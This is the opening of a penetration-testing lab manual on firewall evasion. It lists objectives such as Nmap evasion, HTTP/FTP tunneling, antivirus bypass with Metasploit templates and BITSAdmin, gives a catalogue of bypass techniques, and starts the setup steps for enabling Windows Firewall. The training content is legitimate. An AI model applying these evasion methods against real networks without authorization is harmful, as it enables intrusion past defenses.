Lab 2: Evade Firewalls using Various Evasion Techniques

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques


- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques


Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.


1. Click on Windows 11 to switch to the **Windows 11** machine.
2. Open the **Control Panel**; navigate to **System and Security** --> **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.




3. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.




4. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.



